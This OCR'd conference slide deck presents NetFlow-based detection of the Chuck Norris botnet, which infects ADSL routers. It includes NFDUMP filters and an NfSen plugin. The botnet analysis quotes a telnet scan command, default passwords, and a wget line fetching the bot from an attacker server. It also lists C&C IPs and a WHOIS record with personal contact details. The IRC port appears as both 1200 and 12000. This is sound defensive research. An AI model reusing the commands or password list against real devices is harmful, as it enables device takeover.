Detecting Botnets with NetFlow

V. Krmíček, T. Plesník

{vojtec|plesnik}@ics.muni.cz

FloCon 2011, January 12, Salt Lake City, Utah

Presentation Outline

- NetFlow Monitoring at MU
- Chuck Norris Botnet in a Nutshell
- Botnet Detection Methods
- NfSen Botnet Detection Plugin
- Conclusion

Part I


NetFlow Monitoring at MU

Masaryk University, Brno, Czech Republic


- 9 faculties: 200 departments and institutes
- 48 000 students and employees
- **15 000 networked hosts**
- 2x 10 gigabit uplinks to CESNET

Interval	Flows	Packets	Bytes
Second	5 k	150 k	132 M
Minute	300 k	9 M	8 G
Hour	15 M	522 M	448 G
Day	285 M	9.4 G	8 T
Week	1.6 G	57 G	50 T

Average traffic volume at the edge links in peak hours.



FlowMon Probes at Masaryk University Campus


Žabovřesky
Ponava
Černá Pole
Husovice
Lužánky
Zábrdovice
Stránice
Kraví hora
Wilsonův les
Písárky
Brno-Město
Brno-střed
Brno
Trnitá
Staré Brno
Černovice
Komárov
Veterinární a farmaceutická univerzita v Brně
Vysoké učení technické v Brně - Fakulta stavební
Vysoké učení technické Brno - Fakulta elektrotechniky a informatiky
Masarykova univerzita Brno - Fakulta ekonomicko správní
Masarykův onkologický ústav
Fakultní nemocnice Brno - Dětská nemocnice
Fakultní nemocnice Brno
Campus Square
Tesco HM Brno - Královo Pole
Kaufland Sportovní
Galerie Vaňkovka
Mahenovo divadlo
Kostel svatého Petra a Pavla
Vojenská nemocnice Brno
Interspar Tkalcovská

FlowMon probes: 25

NetFlow collectors: 6

NetFlow Monitoring at Masaryk University


FlowMon probe


FlowMon probe

FlowMon probe


NetFlow data generation

NetFlow Monitoring at Masaryk University






```
Aggregated flows 240738
Top 10 flows ordered by flows:
Date flow start          Duration Proto   Src IP Addr:Port      Dst IP Addr:Port    Packets  Bytes Flows
2009-03-20 02:11:32.533  364.532 TCP   [illegible] -> [illegible]   8699    8.1 M   104
2009-03-20 02:12:30.225  376.206 UDP   [illegible] -> [illegible]  15306    4.1 M    72
2009-03-20 02:11:52.690  388.252 TCP   [illegible] -> [illegible]  40896   53.3 M    55
2009-03-20 02:12:18.467  202.902 TCP   [illegible] -> [illegible]  18180  1659600    51
2009-03-20 02:12:01.806  337.372 TCP   [illegible] -> [illegible]   2628    2.0 M    47
2009-03-20 02:16:56.525   28.134 TCP   [illegible] -> [illegible]    343   288875    45
2009-03-20 02:12:59.400  288.943 UDP   [illegible] -> [illegible]  18234    2.4 M    44
2009-03-20 02:13:42.653   35.283 TCP   [illegible] -> [illegible]    306    18689    43
2009-03-20 02:13:46.343  233.639 TCP   [illegible] -> [illegible]   3864   253088    43
2009-03-20 02:08:00.699  578.698 TCP   [illegible] -> [illegible]   4980   253552    41

Summary: total flows: 298440, total bytes: 17.8 G, total packets: 25.9 M, avg bps: 221.9 M, avg pps: 44876, avg
Time window: 2009-03-20 01:07:13 - 2009-03-20 02:27:39
Total flows processed: 298440, skipped: 0, Bytes read: 15526108
Sys: 0.380s flows/second: 554808.9  Wall: 0.583s flows/second: 511381.2
```



NetFlow data generation

NetFlow data collection

NetFlow Monitoring at Masaryk University



FlowMon probe

FlowMon probe

FlowMon probe

NetFlow v5/v9

NetFlow collector

SPAM detection

worm/virus detection


intrusion detection

NetFlow data generation

NetFlow data collection

NetFlow data analyses

NetFlow Monitoring at Masaryk University



FlowMon probe

FlowMon probe

FlowMon probe

NetFlow v5/v9

NfSen

NetFlow collector

SPAM detection

worm/virus detection

intrusion detection

http

mail

syslog

WWW

mailbox

syslog server

NetFlow data generation

NetFlow data collection

NetFlow data analyses

incident reporting

From NetFlow Monitoring to Botnet Discovery

Network Behaviour Analysis at MU

- Identifies malware from **NetFlow data**.
- Watch what's happening **inside the network** 24/7.
- Single purpose **detection patterns** (*scanning, botnets, ...*).
- **Complex models** of the network behavior.

Even Chuck Norris Can't Resist NetFlow Monitoring

- Unusual worldwide **TELNET scan** attempts.
- Mostly comming from **ADSL connections**.
- **New botnet *Chuck Norris*** discovered at December 2009.
- **Detailed analysis** followed.

Part II

Chuck Norris Botnet in a Nutshell

Chuck Norris Botnet

- **Linux malware** – IRC bots with central C&C servers.
- Attacks **poorly-configured** Linux **MIPSEL** devices.
- Vulnerable devices – **ADSL modems** and **routers**.

- Uses **TELNET brute force** attack for infection.
- Users are **not aware** about the malicious activities.
- **Missing** anti-malware **solution** to detect it.

Discovered at Masaryk University on 2 December 2009. The malware got the Chuck Norris moniker from a comment in its source code `[R]anger Killato : in nome di Chuck Norris !`


Botnet Lifecycle

- **Scanning for vulnerable devices in predefined networks**
  - IP prefixes of ADSL networks of worldwide operators
  - network scanning – `# pnscan -n30 88.102.106.0/24 23`
- **Infection of a vulnerable device**
  - TELNET dictionary attack – 15 default passwords
  - admin, password, root, 1234, dreambox, *blank password*
- **IRC bot initialization**
  - IRC bot download and execution on infected device
  - `# wget http://87.98.163.86/pwn/syslgd;...`
- **Botnet C&C operations**
  - further bots spreading and C&C commands execution
  - DNS spoofing and denial-of-service attacks

More about Chuck Norris Botnet

Chuck Norris botnet lifecycle in details and further information are available at the CYBER project page:

http://www.muni.cz/ics/cyber/chuck_norris_botnet



Part III

Botnet Detection Methods

Detection Methods Overview

Five Detection Methods

- **Telnet scan** detection.
- Connections to **botnet distribution sites** detection.
- Connections to **botnet C&C centers** detection.
- **DNS spoofing attack** detection.
- **ADSL string** detection.

Methods Correspond to Botnet Lifecycle

Applied to NetFlow Data

- Defined as *NFDUMP* filters.
- Implemented to NfSen collector.


Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.

NFDUMP detection filter:

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.




NFDUMP detection filter:

(net *local_network*)

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.




NFDUMP detection filter:

(net *local_network*)

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.




NFDUMP detection filter:

(net *local_network*) and **(dst port 23) and (proto TCP)**

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.




NFDUMP detection filter:

(net *local_network*) and **(dst port 23) and (proto TCP)**

Telnet Scan Detection – Phase I

- Incoming and outgoing **TCP SYN scans** on port 23.




NFDUMP detection filter:

(net *local_network*) and (dst port 23) and (proto TCP) and
((flags S and not flags ARPUF) or (flags SR and not flags APUF))

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.




NFDUMP detection filter:

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.




NFDUMP detection filter:

(src net *local_network*)

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.



botnet distribution web server
botnet distribution web server
botnet distribution web server
local network
infected device


NFDUMP detection filter:

(src net *local_network*) and **(dst ip *web_servers*[1])**

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.


botnet distribution web server
botnet distribution web server
botnet distribution web server
TCP/80
infected device
local network


NFDUMP detection filter:

(src net *local_network*) and (dst ip *web_servers*[1]) and **(dst port 80) and (proto TCP)**

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet Distribution Sites – Phase II

- Bot's **web download requests** from infected host.




NFDUMP detection filter:

(src net *local_network*) and (dst ip *web_servers*[1]) and
(dst port 80) and (proto TCP) and **(flags SA and not flag R)**

[1] IP addresses of attacker's botnet distribution web servers

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.




NFDUMP detection filter:

[2] IP address of an attacker's IRC server (Botnet C&C center)

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.




NFDUMP detection filter:

(src net *local_network*)

[2] IP address of an attacker's IRC server (Botnet C&C center)

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.




NFDUMP detection filter:

(src net *local_network*) and **(dst ip *IRC_server*[2])**

[2] IP address of an attacker's IRC server (Botnet C&C center)

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.




NFDUMP detection filter:

(src net *local_network*) and (dst ip *IRC_server*[2]) and **(dst port 1200) and (proto TCP)**

[2] IP address of an attacker's IRC server (Botnet C&C center)

Connections to Botnet C&C Center – Phase III

- Bot's **IRC traffic** with command and control center.



NFDUMP detection filter:

(src net *local_network*) and (dst ip *IRC_server*[2]) and
(dst port 1200) and (proto TCP) and **(flags SA and not flag R)**

[2] IP address of an attacker's IRC server (Botnet C&C center)

DNS Spoofing Attack Detection – Phase IV


Attacker's DNS or OpenDNS Queries

- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.

DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.



NFDUMP detection filter:

[3] IP addresses of a common OpenDNS servers

[4] IP addresses of a spoofed attacker's DNS servers

DNS Spoofing Attack Detection – Phase IV


Attacker's DNS or OpenDNS Queries

- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.

DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.



NFDUMP detection filter:

(src net *local_network*)


[3] IP addresses of a common OpenDNS servers

[4] IP addresses of a spoofed attacker's DNS servers

DNS Spoofing Attack Detection – Phase IV

Attacker's DNS or OpenDNS Queries

- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.



DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.

NFDUMP detection filter:

(src net *local_network*) and ((**dst ip *OpenDNS servers*[3]**) or


[3] IP addresses of a common OpenDNS servers

[4] IP addresses of a spoofed attacker's DNS servers

DNS Spoofing Attack Detection – Phase IV

Attacker's DNS or OpenDNS Queries

- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.



DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.

NFDUMP detection filter:

(src net *local_network*) and ((dst ip *OpenDNS servers*[3]) or **(dst ip *DNS servers*[4])**)


[3] IP addresses of a common OpenDNS servers

[4] IP addresses of a spoofed attacker's DNS servers

DNS Spoofing Attack Detection – Phase IV

Attacker's DNS or OpenDNS Queries

- Common DNS requests forwarded to **OpenDNS servers**.
- Targeted DNS requests forwarded to **attacker's spoofed DNS**.



DNS Queries Outside Local Network

Used for Phishing Attacks

- E.g. Facebook or banking sites.

NFDUMP detection filter:

(src net *local_network*) and ((dst ip *OpenDNS servers*[3]) or (dst ip *DNS servers*[4])) and **(proto UDP) and (dst port 53)**


[3] IP addresses of a common OpenDNS servers

[4] IP addresses of a spoofed attacker's DNS servers

ADSL String Detection

Looking for ADSL String

- ADSL string indicates **Chuck Norris** botnet.
- Searching in **victim's hostname** or **victim's WHOIS**.
- Quering **DNS server** and parsing recieved hostname.
- Quering **WHOIS database** and parsing recieved info.



Whois data:

```
% [whois.apnic.net node-5]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:        114.143.80.1 - 114.143.95.254
netname:        ISP-DYNAMIC-CUST
descr:          TTML ADSL Dynamic-Res8256-3
country:        IN
admin-c:        I09-AP
tech-c:         I09-AP
status:         ASSIGNED NON-PORTABLE
mnt-by:         MAINT-IN-HTIL
changed:        saji.samuel@tatatel.co.in 20100115
source:         APNIC

person:         ISP Operation
nic-hdl:        I09-AP
e-mail:         hmalpe@ttml.co.in
address:        D 26 TTC Industrial Area MIDC Sanpada Navi mumbai P.O Turbhe
address:        Pin 400703
address:        Turbhe Navi mumbai
phone:          +91-22-67910367
fax-no:         +91-22-67917777
country:        IN
changed:        hemant.malpe@tatatel.co.in 20080808
mnt-by:         MAINT-IN-HTIL
source:         APNIC
```

Detected Chuck Norris Servers

Known IP Addresses

- **Web server addresses:** 87.98.173.190, 87.98.163.86
- **IRC server addresses:** 87.98.173.190, 87.98.163.86
- **IRC server port:** 12000
- **OpenDNS server addresses:** 208.67.222.222, 208.67.220.220
- **Spoofed DNS server:** 87.98.163.86


This data is used in detection methods by default.

IP addresses updates are published at project page.

Part IV

NfSen Botnet Detection Plugin

Botnet Detection Plugin



Plugin Features

- **Detects Chuck Norris**-like botnet behavior.
- Based on **NetFlow** and other network data sources.
- Processes data **regularly** and provides **real-time output**.

Plugin Architecture


- Compliant with **NfSen plugins** architecture recommendations.
- **PHP** frontend with a **Perl** backend and a **PostgreSQL** DB.
- **Web**, **e-mail** and **syslog** detection **output** and **reporting**.

Plugin Architecture

BACKEND

FRONTEND

Plugin Architecture




BACKEND

FRONTEND

cndet.pm

Plugin Architecture



